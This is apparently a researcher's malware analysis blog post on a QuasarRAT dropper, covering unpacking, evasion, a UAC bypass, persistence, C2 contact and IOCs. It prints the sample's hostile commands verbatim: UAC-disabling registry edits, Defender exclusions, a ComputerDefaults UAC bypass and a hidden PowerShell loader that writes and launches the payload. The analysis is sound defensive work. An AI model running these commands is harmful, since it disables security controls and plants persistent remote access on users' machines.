

QuasarRAT Dropper

July 27, 2025

Author: BABAgala


<https://www.linkedin.com/in/gal-akavia-7b1288201/>

Key Takeaways

This report explores a newly identified dropper variant of QuasarRAT, a known remote access trojan, analysed for fun after downloading a malicious script from Bazaar.

The investigation began with an unknown initial access method, but the attack chain unfolded through a batch script dropped and executed from the %temp% folder a highly obfuscated 64-bit .NET assembly written in C#, named "winispec.exe". Subsequent stages execute entirely in memory, showcasing sophisticated evasion and persistence tactics.

- The malware (winispec.exe) modifies multiple registry keys to bypass UAC and elevate privileges, notably abusing ComputerDefaults.exe "LOLBAS" techniques, while establishing persistence through various methods.
- It enumerates device and user information via Hash Table techniques.
- Scans for security products by checking the etc/hosts file.
- Disrupt system settings by removing AppxPackage items.
- Finally, it deploys QuasarRAT as disguised svchost.exe, which communicates with a Telegram bot and an attacker-controlled (C2) server.



A batch script that decodes a Base64 payload using certutil.exe. The decoded output, a highly obfuscated 64-bit .NET assembly written in C# named winispec.exe, is dropped and executed from the %temp% folder. Correct for this analysis, the assembly isn't recognized in VT.

Unpacking

Upon execution, winispec.exe starts the unpacking process by pulling the entire byte stream into an array, using .NET `GetChars` Method, which decodes a sequence of bytes into a set of characters.

```

10269 [KDCBGDCBAPMLPKPAJE]JHDANKOBGHJHFHJ,NNFAPLEPDHFKEPZHAGHPDDP1IGJFMFEAP(typeof(KDCBGDCBAPMLPKPAJE)JHDANKOBGHJHFHJ,NNFAPLEPDHFKEPZHAGHPDDP1IGJFMFEAP,NHKJBCGKGABGLNC1B3NC1B1INFWDJPPPO<object>[JJ])
10270 [MethodImpl(MethodImplOptions,NotInlining)]
10271 private static byte[] [H37H3KDESGHMPKXGEGGXNNGDGLN3C1G](Object Vu0020)
10272 {
10273     while (false)
10274     {
10275         object obj = null[0];
10276
10277         byte[] array;
10278         using (FileStream fileStream = new FileStream(Vu0020, FileMode.Open, FileAccess.Read, FileShare.Read))
10279         {
10280             int num = 0;
10281             long length = fileStream.Length;
10282             int i = (int)length;
10283             array = new byte[i];
10284             while (i > 0)
10285             {
10286                 int num2 = fileStream.Read(array, num, i);
10287                 num += num2;
10288                 i -= num2;
10289             }
10290
10291             return array;
10292         }
10293     }
10294 }
10295 % -

```

```

1018 [SecurityCritical]
1019 internal unsafe override int GetChars(byte* bytes, int byteCount, char* chars, int charCount, DecoderNLS baseDecoder)
1020 {
1021     UnicodeEncoding.Decoder decoder = (UnicodeEncoding.Decoder)baseDecoder;
1022     int num = -1;
1023     char c = '\0';
1024     if (decoder != null)
1025     {
1026         num = decoder.lastByte;
1027         c = decoder.lastChar;
1028     }
1029     DecoderFallbackBuffer decoderFallbackBuffer = null;
1030     byte* ptr = bytes + byteCount;
1031     char* ptr2 = chars + charCount;
1032     byte* ptr3 = bytes;
1033     char* ptr4 = chars;
1034     while (bytes < ptr)
1035     {
1036         if (!this.bigEndian && (chars & 7L) == null && (bytes & 7L) == null && num == -1 && c == '\0')
1037     {

```

Name	Value
this	(System.Text.UnicodeEncoding)
bytes	0x00000000127D6FE4
*	0x4C
byteCount	0x00000090
chars	0x0000000027C3402
charCount	0x00000048
baseDecoder	null
decoder	null
num	0xFFFFFFFF
c	0x0000 '\0'
decoderFallbackBuffer	null
ptr	0x00000000127D6FE4
ptr2	0x0000000027C343C
ptr3	0x00000000127D6E8E
ptr4	0x0000000027C33AC
c2	0x65B9 '方'

Defense Evasion

Then, winispec.exe will spawn cmd, PowerShell and Task-scheduler to execute a series of commands:

- Check for VM or sandboxing
- UAC bypass
- Disable user access to system and security settings
- Disable security notifications
- Adding exclusions to antivirus (svchost.exe - QuasarRAT)

```

Virtual Machine VM Virtual Test Hyper Sandbox Temp Debug Default Trial
cmd.exe
/c sc stop WpnUserServiceV
/c sc config WpnUserService start=disabled
/c sc stop WpnServiceN
/c sc config WpnService start=disabled
/c taskkill /f /im shellestperiencehost.exe
/c takeown /f "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy" /r /d y
/c icacls "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy" /deny *S-1-1-0:(OI)(CI)(F)
/c powershell -Command "Get-AppxPackage *Windows.ImmersiveControlPanel* | Remove-AppxPackage"
/c schtasks /Change /TN "Microsoft\Windows\Shell\FamilySafetyMonitor" /Disable
/c schtasks /Change /TN "Microsoft\Windows\Shell\FamilySafetyRefresh" /Disable
/c schtasks /Change /TN "Microsoft\Windows\ApplicationExperience\ProgramDataUpdater" /Disable
Stop-Process -Name 'SecurityHealthSystray' -Force
Add-MpPreference -ExclusionProcess 'svchost.exe'
Add-MpPreference -ExclusionProcess '77kit.exe'
Add-MpPreference -ExclusionExtension '*.exe'
Add-MpPreference -ExclusionPath '%TEMP%'
Add-MpPreference -ExclusionProcess '%TEMP%\svchost.exe'
Add-MpPreference -ExclusionPath 'C:\Users\6...\AppData\Microsoft\Windows'
(AppData\Local\Temp)
(AppData\Roaming\Microsoft\Windows)
(AppData\Roaming)
Microsoft\Windows\svchost.exe
powershell -NoProfile -ExecutionPolicy Bypass -EncodedCommand runas AppData\Microsoft\Windows\svchost.exe

```

QuasarRAT

Keep in mind, QuasarRAT will act from this stage as disguised svchost.exe, so I will refer to QuasarRAT as svchost.exe for the rest of the blogpost.

Obfuscated functions spawn more Microsoft native binaries.

Name	Value
<Module>.edBrVvlagY returned	"cmd.exe"
<Module>.kAjVPzXACV returned	@"/c takeown /f ""C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2byewy"" /r /d y"
<Module>.ZFRsBxjuQK returned	"cmd.exe"
<Module>.hjHjgEsKe returned	@"/c icacls ""C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2byewy"" /deny *S-1-1-0:"
<Module>.nEyjnULpLd returned	"cmd.exe"
<Module>.oOFnxzljQx returned	"/c powershell -Command \"Get-AppxPackage \"Windows.ImmersiveControlPanel\" Remove-AppxPackage"
<Module>.mnjwQbSILJ returned	"cmd.exe"
<Module>.VEPyIugHfH returned	"/c powershell -Command \"Get-AppxPackage \"Windows.SecHealthUI\" Remove-AppxPackage"
<Module>.MDNvtEubK returned	"cmd.exe"
<Module>.UvCnRavctm returned	@"/c schtasks /Change /TN ""\Microsoft\Windows\Shell\FamilySafetyMonitor"" /Disable"
GNLMOCJGBDCGBMDKABJLMLFNKDHCI PNFPHFN.KDCBGDCBCAPMLPPKAJE...	System.Text.UnicodeEncoding
GNLMOCJGBDCGBMDKABJLMLFNKDHCI PNFPHFN.KDCBGDCBCAPMLPPKAJE...	@"/c schtasks /Change /TN ""\Microsoft\Windows\Application Experience\ProgramDataUpd

Full list -

Command	Description
powershell -Command "Get-AppxPackage Windows.ImmersiveControlPanel	Remove-AppxPackage"
powershell -Command "Get-AppxPackage Windows.SecHealthUI	Remove-AppxPackage"
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f	Bypasses UAC for admin actions
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f	Disables UAC
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v PromptOnSecureDesktop /t REG_DWORD /d 0 /f	Disables UAC prompts
"cmd.exe" /c sc config WpnService start= disabled	Disables the Windows Push Notification Service (WpnService)
"cmd.exe" /c sc config WpnUserService start= disabled	Disables WpnUserService startup
"cmd.exe" /c sc stop WpnService	Stops security or system updates
"cmd.exe" /c sc stop WpnUserService	Stops real-time notifications to users
"cmd.exe" /c schtasks /Change /TN "\Microsoft\Windows\Application Experience\ProgramDataUpdater" /Disable	Prevents app compatibility updates
"cmd.exe" /c schtasks /Change /TN "\Microsoft\Windows\Shell\FamilySafetyMonitor" /Disable	Disable parents monitor and manage screen time and online activities.
"cmd.exe" /c schtasks /Change /TN "\Microsoft\Windows\Shell\FamilySafetyRefresh" /Disable	
Stop-Process -Name 'SecurityHealthSystray' -Force	Forces termination of the Security Health Systray (Windows Security tray icon)

Enumeration

Device enumeration performed by using the Hash-table key-value pairs data structure to map keys to indices for fast data retrieval and insertion.

```
1837 // Token: 0x00002FD RID: 765 RVA: 0x0000782A File Offset: 0x00000000
1838 [ReliabilityContract(Consistency.MayCorruptInstance, Cer.MayFail)]
1839 [__DynamicallyInvokable]
1840 public static void Sort(Array keys, Array items, IComparer comparer)
1841 {
1842     if (keys == null)
1843     {
1844         throw new ArgumentNullException("keys");
1845     }
1846     Array.Sort(keys, items, keys.GetLowerBound(0), keys.Length, comparer);
1847 }
```

Name	Value
keys	String(&H00000034)
(0)	"JAVA_HOME"
(1)	"NO_DEBUG_HEAP"
(2)	"FPS_BROWSER_USER_PROFILE_STRING"
(3)	"TEMP"
(4)	"COMPlus_ZapDisable"
(5)	"LOGONSERVER"
(6)	"PROCESSOR_ARCHITECTURE"
(7)	"FPS_BROWSER_APP_PROFILE_STRING"
(8)	"USERNAME"
(9)	"windir"
(10)	"COMPUTERNAME"
(11)	"ProgramData"
(12)	"PROCESSOR_LEVEL"
(13)	"JDK_HOME"
(14)	"PROMPT"
(15)	"PUBLIC"

Name	Value
keys	String(&H00000034)
items	String(&H00000034)
(0)	"C:\Program Files\OpenJDK\jdk-21.0.1"
(1)	"1"
(2)	"Default"
(3)	"C:\User\...AppData\Local\Temp"
(4)	"1"
(5)	"\\..."
(6)	"AMD64"
(7)	"Internet Explorer"
(8)	"1"
(9)	"C:\Windows"
(10)	"1"
(11)	"C:\ProgramData"
(12)	"6"
(13)	"C:\Program Files\OpenJDK\jdk-21.0.1"
(14)	"FLARE-VM!"

Next, winispec.exe access the local device DNS cache file in “/etc/hosts” and enumerates for a list of known security vendors, then it will flush the local DNS cache to potentially disrupt DNS caching using “`ipconfig /flushdns`”

```
C:\Windows\System32\drivers\etc\hosts
malwarebytes..com
antivirussoftwareguide..com
norton..com
avg.com
eset.com
avast.com
ukpcmag.com
bitdefendercouk
webroot.com
mcafee.com
crowdstrike.com
sophos.com
f-secure.com
gdatasoftware.com
trendmicro.com
virustotal.com
acronis.com
adaware.com
ahnlab.com
antiy.net
symantec.com
kaspersky.co.uk
nordvpn.com
paloaltonetworks.com
securityscorecard.com
cyberark.com
darktrace.com
cisco.com
cybernews.com
quickheal.com
pandasecurity.com
maxpcsecure.com
maxsecureantivirus.com
akamai.com

cmd.exe /c ipconfig /flushdns
```

Snippets from the hosts file enumeration

Before it continues to the next stage, and performing registry manipulation, winispec.exe creates a Mutex, to ensure only one instance of itself runs at a time

```
38 Win32Native.SECURITY_ATTRIBUTES security_ATTRIBUTES = null;
39 checked
40 {
41     if (mutexSecurity != null)
42     {
43         security_ATTRIBUTES = new Win32Native.SECURITY_ATTRIBUTES();
44         security_ATTRIBUTES.nLength = Marshal.SizeOf<Win32Native.SECURITY_ATTRIBUTES>(security_ATTRIBUTES);
45         byte[] securityDescriptorBinaryForm = mutexSecurity.GetSecurityDescriptorBinaryForm();
46         byte* ptr = stackalloc byte[unchecked((UIntPtr)securityDescriptorBinaryForm.Length) * 1];
47         Buffer.MemoryCopy(ptr, 0, securityDescriptorBinaryForm, 0, securityDescriptorBinaryForm.Length);
48         security_ATTRIBUTES.pSecurityDescriptor = ptr;
49     }
50     this.CreateMutexWithGuaranteedCleanup(initiallyOwned, name, out createdNew, security_ATTRIBUTES);
51 }
52
53
```

100 %

Locals

Name	Value
this	(System.Threading.Mutex)
initiallyOwned	false
name	"dmNS9BsR0tNnVFHfM"
createdNew	false

Execution

winispec.exe checks if the current user has an identity with specific security claims (e.g., Administrator role) using `IsInRole` and validates the user's identity claims (name, role, group SID, etc.) via `ClaimsIdentity`, likely to determine if it has elevated privileges or can escalate them.

```
129 public virtual bool IsInRole(WindowsBuiltInRole role)
130 {
131     if (role < WindowsBuiltInRole.Administrator || role > WindowsBuiltInRole.Replicator)
132     {
133         throw new ArgumentException(Environment.GetResourceString("Arg_EnumIllegalVal", new object[] { role }));
134     }
135     return this.IsInRole((int)role);
136 }
137
```

100 %

Locals

Name	Value
this	(System.Security.Principal.WindowsPrincipal)
Claims	(System.Security.Claims.ClaimsPrincipal.<get_Claims> d_37)
System.Collections.Generic.IEnumerator<System.Security.Claims.ClaimsPrincipal>	null
System.Collections.IEnumerator.Current	null
Results View	Expanding the Results View will enumerate the IEnumerable
[0]	{http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name: [redacted]}
CustomSerializationData	null
Issuer	"AD AUTHORITY"
OriginalIssuer	"AD AUTHORITY"
Value	
this	(System.Security.Principal.WindowsPrincipal)
Claims	(System.Security.Claims.ClaimsPrincipal.<get_Claims> d_37)
System.Collections.Generic.IEnumerator<System.Security.Claims.ClaimsPrincipal>	null
System.Collections.IEnumerator.Current	null
Results View	Expanding the Results View will enumerate the IEnumerable
CustomSerializationData	null
DeviceClaims	(System.Security.Principal.WindowsPrincipal.<get_DeviceClaims> d_13)
Identities	Count = 0x00000001
Identity	(System.Security.Principal.WindowsIdentity)
UserClaims	(System.Security.Principal.WindowsPrincipal.<get_UserClaims> d_11)
m_identities	Count = 0x00000001
m_version	"1.0"
Static members	
role	Administrator

In the next stage, winispec.exe will decode a base64 payload written to HKCU:\Software\Microsoft\Windows\NVIDIA, use it to create a disguised svchost.exe.

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "$Base64 = (Get-ItemProperty -Path HKCU:\Software\Microsoft\Windows\NVIDIA; $ExePath = [System.IO.Path]::Combine('C:\Users\... \AppData\Roaming\Microsoft\Windows', 'svchost.exe'); $Bytes = [System.Convert]::FromBase64String($Base64); [System.IO.File]::WriteAllBytes($ExePath, $Bytes); Start-Process $ExePath; "
```

QuasarRAT

Additionally, winispec.exe is added to HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\open\command.

Known LOLBAS technique, upon execution, ComputerDefaults.exe checks this registry key, setting DelegateExecute to 0, allowing the custom command to execute instead, potentially running with elevated privileges without a UAC prompt.

```

1490 [SecurityCritical]
1491 private void CheckPermission(RegistryKey.RegistryInternalCheck check, string item, bool subKeyWritable, RegistryKeyPermissionCheck subKeyCheck)
1492 {
1493     bool flag = false;
1494     RegistryPermissionAccess registryPermissionAccess = RegistryPermissionAccess.NoAccess;
1495     string text = null;
1496     if (CodeAccessSecurityEngine.QuickCheckForAllDemands())
1497     {
1498         return;
1499     }
1500     switch (check)
1501     {
1502     case RegistryKey.RegistryInternalCheck.CheckSubKeyWritePermission:
1503         if (this.remoteKey)
1504         {
1505             RegistryKey.CheckUnmanagedCodePermission();
1506         }
1507     }

```

Locals

Name	Value
this	{HKEY_CURRENT_USER}
check	CheckOpenSubKeyWithWritablePermission
item	@ "Software\Classes\ms-settings\shell\open\command"
subKeyWritable	true
text	@ "C:\Users\... \Downloads\malware15072025\winispec.exe"
A_0	{System.Diagnostics.ProcessStartInfo}
domain	null
environment	{System.Collections.Specialized.StringDictionary.GenericAdapter}
environmentVariables	{System.Collections.Specialized.StringDictionary.WithComparer}
errorDialog	false
errorDialogParentHandle	0x0000000000000000
fileName	"cmd.exe"
windowStyle	Normal
A_1	@ "/c start computerdefaults.exe && powershell.exe Remove-Item -Path HKCU:\Software\Classes\ms-settings\shell -Recurse"

UAC Bypass

Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\ms-settings\shell\open\command

Name	Type	Data
(Default)	REG_SZ	"C:\Users\... \Downloads\malware15072025\winispec.exe"
DelegateExecute	REG_DWORD	0x00000000 (0)

Then it deletes the value in HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell.

Persistent

ComputerDefaults.exe dropped "svchost.exe" from multiple locations on disk, maintained persistence in the Startup folder and the Run key -

InitiatingProcessParentFileName	InitiatingProcessFileName	FolderPath
> ComputerDefaults.exe	winipsec.exe	C:\Users\█████\AppData\Roaming\Microsoft\Windows\svchost.exe
> ComputerDefaults.exe	svchost.exe	C:\Users\█████\AppData\Local\Temp\svchost.exe
> ComputerDefaults.exe	svchost.exe	C:\Users\█████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\svchost.exe

QuasarRAT Persistent in the Startup folder

```
RegistryKey: HKEY_CURRENT_USER\<Redacted>\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
RegistryName: Explorer
Value:
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "$Base64 = (Get-ItemProperty -Path HKCU:\Software\Microsoft\Windows).NVIDIA;
$ExePath = [System.IO.Path]::Combine('C:\Users\█████\AppData\Roaming\Microsoft\Windows', 'svchost.exe'); ← QuasarRAT
$Bytes = [System.Convert]::FromBase64String($Base64);
[System.IO.File]::WriteAllBytes($ExePath, $Bytes); Start-Process $ExePath; "
```

QuasarRAT Persistent in the Run key

svchost.exe established network connection to Telegram and the attacker C2.

InitiatingProcessFolderPath	RemoteUrl	RemoteIP
> c:\users\█████\appdata\local\temp\svchost.exe	⚡ ip-api.com	(=) 208.95.112.1
> c:\users\█████\appdata\local\temp\svchost.exe	⚡ api.telegram.org	(=) 149.154.167.220
> c:\users\█████\appdata\local\temp\svchost.exe		(=) 104.248.130.195

Conclusion

Although this dropper is unknown to security vendors, defenders must monitor suspicious behavioral activity to detect and respond to threats effectively.

A Yara detection for that dropper on my GitHub

IOC's

winipsec.exe SHA1 dccdbdb0f94906bc3971ca642526a0c9d447f972

svchost.exe (QuasarRAT) SHA1 7f851a397bc819990ee1b6a1ebaaef6b08dd2e10

C2

104.248.130[.]195

api.telegram[.]org 149.154.167[.]220

Enjoy playing around with the sample -

<https://bazaar.abuse.ch/sample/46efff9950c02ea2c419f5aa19efa24cc9a7c6bdcf3e60497f59cedd0f00c86e/>